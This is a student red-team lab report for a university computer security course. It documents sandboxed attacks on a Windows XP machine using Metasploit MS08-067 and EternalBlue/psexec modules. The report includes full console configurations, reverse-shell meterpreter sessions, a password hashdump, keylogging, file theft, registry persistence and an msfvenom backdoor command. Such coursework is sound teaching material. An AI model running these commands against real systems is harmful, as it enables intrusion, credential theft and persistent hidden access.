Step-3:
Targeted Research

Red Team

Jair Ramirez, David Garcia, and Zach Lay

CS 4371 Computer System Security

Texas State University

Dec 3rd, 2024

Section 1 (Introduction)

Our group approached this final step with a focus on blending attacks that rely on software-based exploits, and those that take advantage of human trust. This combination of technical and social engineering took our research and implementation to a new level, giving us valuable experience on how important system security is on both a software and human level. Learning about the vulnerabilities in both computers and people gave us a comprehensive look at real-world cybersecurity threats and attacks.

The process began with David Garcia conducting research on potential exploits on CVE.com and other websites that cover Common Vulnerabilities and Exposures for the operating systems in our sandbox environment. We found well-documented exploits such as MS08-067 and MS17-010, which exploit flaws in network protocols and services, as well as social engineering attacks, such as phishing, which target human behavior. David prepared detailed reports on these exploits, including how they work, expected outcomes, and configurations to make them work within the virtual machine.

With their assigned exploits, Zach Lay and Jair Ramirez began implementing them within the virtual environment. Their used tools like Metasploit for executing software-based attacks and leveraging the Social Engineering Toolkit (SET) for phishing simulations. They documented their process with screenshots and console logs and sent them to David for organization and implementation to the final report.

We were able to finish with three successful exploits against the Windows XP and Kali machines. By combining software-based exploits with social engineering tactics our group demonstrated a thorough understanding of real-world cyber threats. Understanding how to create a persistent backdoor was a key takeaway as finding these backdoors can be harder than closing the first connection when working in security. Our approach emphasizes the importance of addressing weak points both in computers and human behavior when implementing security features.

Section 2

Exploits

MS08-067 NetApi Exploit (Windows XP)


This is a famous exploit that targets a critical flaw in the Server Service of windows XP operating systems. The Windows Server Service handles file sharing, print sharing, and other network-related operations via the SMB protocol on port 445.
The server service function NetPathCanonicalize() has a critical buffer overflow vulnerability that can be exploited with a specially crafted request. This occurs because the function fails to properly validate input buffer sizes which makes the overflow possible. A properly executed hack sends a malicious RPC request to the vulnerable Server Service target, which then overwrites key areas such as the stack return address, allowing the hijack to occur. The redirect will often point to the malicious shellcode in the payload, establishing a reverse shell on the attacker's pc. The Conficker worm, an infamous piece of malware, used this exploit to rapidly spread across millions of systems worldwide. This exploit is a severe vulnerability as the hacker now has undetected, SYSTEM level access.

We decided to carry out this exploit as the way worms propagate through networks is a very interesting topic and the severity of this exploit is critical.

Preparation
Windows XP: There is no prep needed for the Windows XP machine as the SMB service is on by default at port 445.
Kali: We used metasploit on the Kali machine which needed some slight configuration.

Metasploit config

```
use exploit/windows/smb/ms08_067_netapi
set RHOSTS 192.168.1.11
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.2.10
set LPORT 4444
```




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.11
RHOSTS ⇒ 192.168.1.11
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.2.10
LHOST ⇒ 192.168.2.10
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.1.11:445 - Automatically detecting the target...
[*] 192.168.1.11:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.1.11:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.1.11:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.2.10:4444 → 192.168.1.11:1032) at 2024-12-02 11:14:41 -05
00
```

Fig 1: Metasploit setup for the NetAPI Exploit

This setup directs the exploit towards the victim and uses the reverse_tcp payload to open a meterpreter shell with system level access to the victim on the kali machine once successful.


The attacker can verify success and privileges by checking sysinfo and getsystem commands. Get system will return "already running as SYSTEM" if system level access has been gained.



```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

Fig 2: Confirming exploit success


Now that the hacker is in, he can do whatever he wants with the system. He could destroy the system, install a permanent backdoor so even if the NetAPI is patched he still has system level access, or could access all sensitive files and your camera. In this example, our hacker takes a screenshot of the victim's machine to see what he's up to. He notices the victim is creating a file with his credit card information that could be very useful. After waiting for the victim to finish writing his file, the hacker then uses the download command to download the entire file of credit card data without the victim knowing anything.



```
100666/rw-rw-rw-  14732    fil   2024-09-16 21:56:04 -0400  ocgen.log
100666/rw-rw-rw-  885      fil   2024-09-16 21:57:24 -0400  ocmsn.log
100666/rw-rw-rw-  52       fil   2024-09-16 21:57:50 -0400  oobeact.log
```

```
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
```

Fig 3: Live screenshot of victim machine



```
meterpreter > screenshot
Screenshot saved to: /home/kali/IkUqVQHU.jpeg
meterpreter > download "credit cards.doc"
[*] Downloading: credit cards.doc → /home/kali/credit cards.doc
[*] Downloaded 228.00 B of 228.00 B (100.0%): credit cards.doc → /home/kali/credit cards.doc
[*] Completed  : credit cards.doc → /home/kali/credit cards.doc
```

Fig 4: Downloading sensitive files from victim machine

MS17-010 EternalBlue/Double Pulsar Exploit (WindowsXP)

In the previous exploit, MS08-067, the NetPathCanonicalize() function in the Windows Server Service was targeted. The Windows Server Service uses the SMB protocol, but the Windows Server Service itself was the vulnerability. In this exploit, the SMB protocol is the vulnerability. An attacker sends a malicious SMB packet, exploiting a memory corruption vulnerability that allows the attacker to read or write arbitrary memory on the target. Eternal Blue is more sophisticated than MS08-067 and affects a wider range of systems, including Windows 7, Server 2008, and XP. It was used in several devastating ransomware campaigns such as the infamous WannaCry attack, resulting in widespread damage to businesses and systems globally. The final, most devastating blow is that the double pulsar is persistent. In the previous exploit, if the victim restarted their machine they would need to be re-exploited to gain access. This exploit embeds backdoor access in the machine startup so as long as you’re listening on Kali you can reconnect when they come back online. The previous exploit was patched in October 2008, where this vulnerability took until March 2017 to fix, and many unpatched systems still exist in the wild.


We decided to carry out this exploit as it is essentially an upgrade of the previous one by allowing persistence and was used in a more aggressive way as ransomware. This attack was also favored by the NSA as a way to reliably gain undetected system access across a wide variety of machines in use for business or government purposes.

Preparation

WindowsXP: A printer was created with file sharing enabled on the windows XP machine.
Kali: Metasploit Venom is used to generate a standalone payload to create persistent access to victim machine. Metasploit was then used to carry out the exploit and upload my payload.

Metasploit Config 1st Hack

RHOST: 192.168.1.11
PAYLOAD windows/meterpreter/reverse_tcp
LHOST 192.168.2.10
LPORT 4444




```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.1.11
RHOST ⇒ 192.168.1.11
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.2.10
LHOST ⇒ 192.168.2.10
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.1.11:445 - Target OS: Windows 5.1
[*] 192.168.1.11:445 - Filling barrel with fish ... done
[*] 192.168.1.11:445 - ←---------------- | Entering Danger Zone | ----------------→
[*] 192.168.1.11:445 -  [*] Preparing dynamite ...
[*] 192.168.1.11:445 -          [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.1.11:445 -  [+] Successfully Leaked Transaction!
[*] 192.168.1.11:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 192.168.1.11:445 - ←---------------- | Leaving Danger Zone | ----------------→
[*] 192.168.1.11:445 - Reading from CONNECTION struct at: 0×81a7fda8
[*] 192.168.1.11:445 - Built a write-what-where primitive ...
[+] 192.168.1.11:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.1.11:445 - Selecting native target
[*] 192.168.1.11:445 - Uploading payload ... JfLeFBtZ.exe
[*] 192.168.1.11:445 - Created \JfLeFBtZ.exe ...
[+] 192.168.1.11:445 - Service started successfully ...
[*] 192.168.1.11:445 - Deleting \JfLeFBtZ.exe ...
[*] Sending stage (177734 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.2.10:4444 → 192.168.1.11:1037) at 2024-12-02 12:24:06 -0
500
```

Fig 5: Metasploit setup for initial exploit

Metasploit Config Persistent Listening

Use exploit/multi/handler
PAYLOAD: windows/meterpreter/tcp
LHOST 192.168.2.10
LPORT 4444
(this configures metasploit to listen / open a new session when it notices the windows pc back online)




```
Metasploit Documentation: https://docs.metasploit.com/

use exploit/mumsf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.10
LHOST ⇒ 192.168.2.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
```

Fig 6: Metasploit settings for persistent access

The first setup directs the exploit towards the victim and uses the reverse_tcp payload to open a meterpreter shell with system level access to the victim on the kali machine once successful.


The attacker can verify access with “getsystem” and “sysinfo” commands. “Hashdump” is used before the backdoor is installed to download a dump of all user password hashes that are saved on the PC. These can be decrypted with a software such as John the Ripper, giving the hacker plaintext of all passwords.



```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > webcam_list
[-] No webcams were found
meterpreter > hashdump
Administrator:500:d43acdc3c208801d1fa73ae7450b0033:8a7404598b0b75be854187090e3669b4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:01d93d018ad279e1bcda52241862d16d:82d0df7f9d7b6da467e4934bbbc526cc:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:1acd4571ea043709421aa03a31b76685:::
meterpreter > screenshot
Screenshot saved to: /home/kali/gQwTSqjy.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
```


Fig 7: Downloading hashdump from victim pc

This shows full access, but what happens when the user restarts their pc with this current setup? The meterpreter session will close and the victim will need to be exploited again.




```
meterpreter > reg setval -k "HKLM\\Software\\Microsoft\\Windows\\CurrentVe
Successfully set Backdoor of REG_SZ.
meterpreter > sysinfo

[*] 192.168.1.11 - Meterpreter session 3 closed.  Reason: Died
[-] Send timed out. Timeout currently 15 seconds, you can configure this w
ith sessions --interact <id> --timeout <value>
msf6 exploit(windows/smb/ms17_010_psexec) >
```

To solve this, a backdoor will need to be created and then uploaded to the victim. Metasploit venom is used for the creation, which can then be uploaded through the meterpreter shell opened through the first exploit.



```
[*] 192.168.1.11 - Meterpreter session 2 closed.  Reason: Died
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <
id> --timeout <value>
msf6 exploit(windows/smb/ms17_010_psexec) > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.10 LPORT=4444 -f exe -o backdoor.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.10 LPORT=4444 -f exe -o backdoor.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe
```

